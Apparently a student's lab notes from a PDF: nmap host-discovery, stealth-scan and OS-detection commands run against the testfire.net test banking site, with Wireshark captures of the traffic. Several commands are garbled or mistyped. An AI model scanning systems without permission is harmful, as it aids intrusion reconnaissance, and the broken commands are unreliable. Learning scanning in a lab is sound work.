- WIRESHARK -> PACKET ANALYSIS -> FLAGS -> PROTOCOLS -> CERTIFICATES -> STREAM FOLLOW -> TEXT/CODE -> VIEW -> ANALYSIS -> PROTOCOL -> VISUAL DATA.

### **Commands:**

#### **1. Layer & Host Discovery Commands:**

```
nmap -PR -sn Metasploits TP >
```

```
nmap -PR -sn 191.164.10.0/24
```

```
nmap -PR -sn 191.168.10.255
```

```
sudo nmap -PR -sn 191.168.10.255
```

```
Sudo nmap PR - sn 191.168.10.0/24
```

#### **2. Network verification.**

```
route
```

ifconfig

### 3. Wireshark Analysis of Nmap scans

TCP Connect Scan (-sT): nmap -sT -p <port num> <Metasploit2\_IP>

TCP SYN (Stealth) Scan (-sS): nmap -sS -P <port num> <Metasploit2\_IP>

TCP FIN Scan (-sF): nmap -sF -p <port num> <Metasploit2\_IP>

TCP NULL Scan (-sN): nmap -sN -p <port num> <Metasploit2\_IP>

TCP XMAS Scan (-sX): nmap -sX -P <port num> <Metasploit2\_IP>

UDP Scan (-sU): nmap -sU -p <port num> <Metasploit2\_IP>

### 4. Operating System Detection


nmap -o <Metasploit2\_IP>

nmap --osscan\_guess <Metasploit2\_IP>

nmap -A <Metasploit2\_IP>


| Flag                        | Description                                                                    |
|-----------------------------|--------------------------------------------------------------------------------|
| <b>SYN (Synchronize)</b>    | Initiates a TCP connection. Used in the first step of the three-way handshake. |
| <b>ACK (Acknowledgment)</b> | Acknowledges receipt of a packet. Used in almost all TCP communications.       |
| <b>FIN (Finish)</b>         | Indicates that a connection is being closed gracefully.                        |
| <b>RST (Reset)</b>          | Abruptly terminates a connection, usually due to an error or rejection.        |
| <b>PSH (Push)</b>           | Forces immediate data transmission instead of buffering.                       |
| <b>URG (Urgent)</b>         | Marks data as urgent, requiring immediate processing.                          |

1. Nmap -h – to find all the commands in detail



```
Nmap 7.94SVN ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -il <inputfilename>: Input from list of hosts/networks
  -iR <nump hosts>: Choose random targets
  --exclude <host1[,host2][,host3], ...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2], ...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/-sT/-sA/-sW/-sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/-sF/-sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/-sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports sequentially - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
```

2. Man nmap – explanations of command



```
(kali㉿kali)-[~]
$ man nmap
```

```

kali㉿kali: ~
File Actions Edit View Help
NMAP(1) Nmap Reference Guide NMAP(1)
NAME
    nmap - Network exploration tool and security / port scanner
SYNOPSIS
    nmap [Scan Type ...] [Options] {target specification}
DESCRIPTION
    Nmap ("Network Mapper") is an open source tool for network
    exploration and security auditing. It was designed to rapidly scan
    large networks, although it works fine against single hosts. Nmap
    uses raw IP packets in novel ways to determine what hosts are
    available on the network, what services (application name and
    version) those hosts are offering, what operating systems (and OS
    versions) they are running, what type of packet filters/firewalls
    are in use, and dozens of other characteristics. While Nmap is
    commonly used for security audits, many systems and network
    administrators find it useful for routine tasks such as network
    inventory, managing service upgrade schedules, and monitoring host
    or service uptime.
Manual page nmap(1) line 1 (press h for help or q to quit)

```

**AltoroMutual**

[Sign In](#) | [Contact Us](#) | [Feedback](#) | [Search](#) | [Go](#)

**ONLINE BANKING LOGIN**

| PERSONAL                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | PERSONAL                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | SMALL BUSINESS                                                                                                                                                                                                                                                      | INSIDE ALTORO MUTUAL                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>PERSONAL</b> <ul style="list-style-type: none"> <li>Deposit Product</li> <li>Checking</li> <li>Loan Products</li> <li>Cards</li> <li>Investments &amp; Insurance</li> <li>Other Services</li> </ul> <b>SMALL BUSINESS</b> <ul style="list-style-type: none"> <li>Deposit Products</li> <li>Lending Services</li> <li>Cards</li> <li>Insurance</li> <li>Retirement</li> <li>Other Services</li> </ul> <b>INSIDE ALTORO MUTUAL</b> <ul style="list-style-type: none"> <li>About Us</li> <li>Contact Us</li> <li>Locations</li> <li>Investor Relations</li> <li>Press Room</li> <li>Careers</li> <li>Subscribe</li> </ul> | <p><b>Online Banking with FREE Online Bill Pay</b></p> <p>No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.</p> <p><b>Real Estate Financing</b></p> <p>Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new spaces, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it.</p> | <p><b>Business Credit Cards</b></p> <p>You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.</p> | <p><b>Privacy and Security</b></p> <p>The 2000 employees of Altoro Mutual are dedicated to protecting your <a href="#">privacy</a> and <a href="#">security</a>. We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.</p> <p><b>Business Solutions</b></p> <p>Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.</p> <p><b>Win a Samsung Galaxy S10 smartphone</b></p> <p>Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.</p> |

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2025 Altoro Mutual, Inc.

*This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features*

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/agscan/>.

### 3. Ping testfire.net for ip address

```

C:\Users\mehta>ping testfire.net

Pinging testfire.net [65.61.137.117] with 32 bytes of data:
Reply from 65.61.137.117: bytes=32 time=1110ms TTL=104
Reply from 65.61.137.117: bytes=32 time=394ms TTL=104
Reply from 65.61.137.117: bytes=32 time=415ms TTL=104
Reply from 65.61.137.117: bytes=32 time=431ms TTL=104

Ping statistics for 65.61.137.117:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 394ms, Maximum = 1110ms, Average = 587ms

```

### 4. Traceroute

```

C:\Users\mehta> tracert 65.61.137.117

```

```

Tracing route to 65.61.137.117 over a maximum of 30 hops
 1  67 ms   27 ms   126 ms  192.168.118.248
 2  *          *          * Request timed out.
 3  *          *          * Request timed out.
 4  *          *          * Request timed out.
 5  *          180 ms   80 ms  192.168.227.98
 6  285 ms   82 ms   81 ms  172.26.44.214
 7  *          *          * Request timed out.
 8  *          *          * Request timed out.
 9  *          *          * Request timed out.
10  *          *          * Request timed out.
11  *          *          * Request timed out.
12  303 ms   98 ms   185 ms  103.198.140.170
13  572 ms   399 ms   395 ms  49.45.4.85
14  766 ms   502 ms   508 ms  49.45.4.85
15  734 ms   397 ms   496 ms  be4844.ccr41.lax05.atlas.cogentco.com [38.104.84.209]
16  353 ms   370 ms   439 ms  be3359.ccr42.lax01.atlas.cogentco.com [154.54.3.69]
17  410 ms   395 ms   404 ms  be2932.ccr32.phx01.atlas.cogentco.com [154.54.45.161]
18  410 ms   494 ms   422 ms  be5473.ccr22.elp02.atlas.cogentco.com [154.54.166.69]
19  569 ms   397 ms   404 ms  be3846.ccr32.dfw01.atlas.cogentco.com [154.54.165.29]
20  555 ms   409 ms   606 ms  be2764.ccr41.dfw03.atlas.cogentco.com [154.54.47.214]
21  568 ms   539 ms   416 ms  te0-17-0-5-ccr41.dfw03.atlas.cogentco.com [38.122.39.81]
22  *          *          * Request timed out.
23  592 ms   612 ms   410 ms  cored-dcpe3.dfw1.rackspace.net [148.62.41.101]
24  483 ms   490 ms   407 ms  core9-corec.dfw1.rackspace.net [148.62.41.137]
25  815 ms   586 ms   411 ms  core10-aggr17lb-8.dfw3.rackspace.net [74.205.108.93]
26  460 ms   414 ms   399 ms  65.61.137.117

Trace complete.

```

## 5. Ipconfig

```

PS C:\Users\mehta> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :

Ethernet adapter Ethernet 2:

  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::1fed:721f:df0a:8940%22
  IPv4 Address. . . . . : 192.168.56.1
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :

Wireless LAN adapter Local Area Connection* 3:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :

Wireless LAN adapter Local Area Connection* 4:

```

## 6. Scanning using nmap

```

[(kali㉿kali)-[~]]$ nmap 65.61.137.117
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-18 17:04 IST
Nmap scan report for 65.61.137.117
Host is up (0.021s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
8080/tcp  open  http-proxy

```

Business Credit Cards  
Whether you're looking for ways to improve your company's bottom line, you want to be informed about new opportunities and more, Altius Business Credit Cards offer a wide range of options.

Nmap done: 1 IP address (1 host up) scanned in 31.13 seconds

States are open and we see 3 ports- 80,443 and 8080

## 7. Next command nmap PR -sn <IP\_ADDRESS>

```
(kali㉿kali)-[~]
$ nmap -PR -sn 65.61.137.117

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-18 17:12 IST
Nmap scan report for 65.61.137.117
Host is up (0.0011s latency).

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```


## 8. Going to root directory using su command

```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
[root@kali-/home/kali]
```

## 9. Using WIRESHARK

```
(root㉿kali)-[/home/kali]
# wireshark &
```

```
# Warning: program compiled against libxml 212 using older 209
** (wireshark:35579) 17:19:03.771733 [Capture MESSAGE] -- Capture Start ...
** (wireshark:35579) 17:19:03.900679 [Capture MESSAGE] -- Capture started
** (wireshark:35579) 17:19:03.900740 [Capture MESSAGE] -- File: "/tmp/wireshark_eth0OBAE32.pcapng"
```



```
(root㉿kali)-[/home/kali]
# nmap -PR -sn 65.61.137.117
```

```

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-18 17:23 IST
Nmap scan report for 65.61.137.117
Host is up (0.0010s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds

```

| No. | Time          | Source                 | Destination            | Protocol | Length | Info                                                                                      |
|-----|---------------|------------------------|------------------------|----------|--------|-------------------------------------------------------------------------------------------|
| 16  | 116.271208011 | 52:55:0a:00:02:02      | PCSSystemtec_bd:17:... | ARP      | 64     | 10.0.2.2 is at 52:55:                                                                     |
| 17  | 231.710978333 | 10.0.2.15              | 65.61.137.117          | ICMP     | 42     | Echo (ping) request                                                                       |
| 18  | 231.711052247 | 10.0.2.15              | 65.61.137.117          | TCP      | 58     | 61865 → 443 [SYN] Seq=0 ACK=1 Win=65535 Len=0 MSS=1460 TOS=0 TTL=64 TOS=0 Seq=0 Win=65535 |
| 19  | 231.711068947 | 10.0.2.15              | 65.61.137.117          | TCP      | 54     | 61865 → 80 [ACK] Seq=1 ACK=1 Win=65535 Len=0                                              |
| 20  | 231.711083186 | 10.0.2.15              | 65.61.137.117          | ICMP     | 54     | Timestamp request                                                                         |
| 21  | 231.712070779 | 65.61.137.117          | 10.0.2.15              | TCP      | 60     | 80 → 61865 [RST] Seq=1 ACK=1 Win=65535 Len=0                                              |
| 22  | 231.878294950 | 10.0.2.15              | 10.0.2.3               | DNS      | 86     | Standard query 0xd22                                                                      |
| 23  | 231.993266814 | 10.0.2.3               | 10.0.2.15              | DNS      | 149    | Standard query response 0xd22                                                             |
| 24  | 232.210538194 | 65.61.137.117          | 10.0.2.15              | TCP      | 60     | 443 → 61865 [SYN] Seq=0 ACK=1 Win=65535 Len=0                                             |
| 25  | 232.210577837 | 10.0.2.15              | 65.61.137.117          | TCP      | 54     | 61865 → 443 [RST] Seq=1 ACK=1 Win=65535 Len=0                                             |
| 26  | 232.246740870 | 65.61.137.117          | 10.0.2.15              | ICMP     | 60     | Echo (ping) reply                                                                         |
| 27  | 236.004832055 | 34.107.243.93          | 10.0.2.15              | TLSv1.2  | 78     | Application Data                                                                          |
| 28  | 236.004881964 | 10.0.2.15              | 34.107.243.93          | TCP      | 54     | 51004 → 443 [ACK] Seq=1 ACK=1 Win=65535 Len=0                                             |
| 29  | 236.005327502 | 10.0.2.15              | 34.107.243.93          | TLSv1.2  | 82     | Application Data                                                                          |
| 30  | 236.006343637 | 34.107.243.93          | 10.0.2.15              | TCP      | 60     | 443 → 51004 [ACK] Seq=2 ACK=2 Win=65535 Len=0                                             |
| 31  | 236.857949306 | PCSSystemtec_bd:17:... | 52:55:0a:00:02:02      | ARP      | 42     | Who has 10.0.2.2? Tell 10.0.2.15                                                          |

Frame 17: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, Src: PCSSystemtec\_bd:17:70 (08:00:20:00:00:00), Dst: 10.0.2.15 (08:00:20:00:00:00)  
Ethernet II, Src: PCSSystemtec\_bd:17:70 (08:00:20:00:00:00), Dst: 10.0.2.15 (08:00:20:00:00:00), len 336  
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 65.61.137.117  
 Version: 4  
 Header Length: 20 bytes (5)  
 Identification: 0xcbfb (52219)  
 Flags: 0x00  
 Fragment Offset: 0  
 Time to Live: 57  
 Protocol: ICMP (1)  
 Header Checksum: 0xdf24 [validation disabled]  
[Header checksum status: Unverified]  
 Source Address: 10.0.2.15  
 Destination Address: 65.61.137.117  
[Stream index: 1]  
 Internet Control Message Protocol  
 Type: 8 (Echo (ping) request)  
 Code: 0  
 Checksum: 0x72aa [incorrect]

## 10. Using FIN Command

```

└─(root㉿kali)-[/home/kali]
# nmap -sF -p 443 65.61.137.117

```

```

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-18 17:31 IST
Nmap scan report for 65.61.137.117
Host is up (0.00081s latency).


PORT      STATE SERVICE
443/tcp    closed https

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds

```

| No. | Time          | Source                 | Destination            | Protocol | Length | Info                                                                         |
|-----|---------------|------------------------|------------------------|----------|--------|------------------------------------------------------------------------------|
| 88  | 430.142430060 | 52:55:0a:00:02:02      | PCSSystemtec_bd:17:... | ARP      | 64     | 10.0.2.2 is at 52:55:0a:00:02:02                                             |
| 89  | 536.651283301 | 34.107.243.93          | 10.0.2.15              | TLSv1.2  | 78     | Application Data                                                             |
| 90  | 536.651635398 | 10.0.2.15              | 34.107.243.93          | TLSv1.2  | 82     | Application Data                                                             |
| 91  | 536.653692168 | 34.107.243.93          | 10.0.2.15              | TCP      | 60     | 443 → 51004 [ACK] Seq=49 Ack=57 Win=65535 Len=0                              |
| 92  | 541.748237462 | PCSSystemtec_bd:17:... | 52:55:0a:00:02:02      | ARP      | 42     | Who has 10.0.2.2? Tell 10.0.2.15                                             |
| 93  | 541.748719412 | 52:55:0a:00:02:02      | PCSSystemtec_bd:17:... | ARP      | 64     | 10.0.2.2 is at 52:55:0a:00:02:02                                             |
| 94  | 738.885953784 | 10.0.2.15              | 65.61.137.117          | ICMP     | 42     | Echo (ping) request id=0xf813, seq=0/0, ttl=64                               |
| 95  | 738.886010422 | 10.0.2.15              | 65.61.137.117          | TCP      | 58     | 54796 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 TOS=0 TTL=64 Seq=0 Win=65535 |
| 96  | 738.886026844 | 10.0.2.15              | 65.61.137.117          | TCP      | 54     | 54796 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0                                  |
| 97  | 738.886040621 | 10.0.2.15              | 65.61.137.117          | ICMP     | 54     | Timestamp request id=0xe121, seq=0/0, ttl=64                                 |
| 98  | 738.886853996 | 65.61.137.117          | 10.0.2.15              | TCP      | 60     | 80 → 54796 [RST] Seq=1 Win=0 Len=0                                           |
| 99  | 738.934052050 | 10.0.2.15              | 10.0.2.3               | DNS      | 86     | Standard query 0xee91 PTR 117.137.61.65.in-addr.arpa                         |
| 100 | 739.191089562 | 10.0.2.3               | 10.0.2.15              | DNS      | 149    | Standard query response 0xee91 No such name                                  |
| 101 | 739.215005456 | 10.0.2.15              | 65.61.137.117          | TCP      | 54     | 55052 → 443 [FIN] Seq=1 Win=1024 Len=0                                       |
| 102 | 739.215622890 | 65.61.137.117          | 10.0.2.15              | TCP      | 60     | 443 → 55052 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0                               |
| 103 | 739.395154173 | 65.61.137.117          | 10.0.2.15              | TCP      | 60     | 443 → 54796 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0                           |


## 11. Fin flag set 1



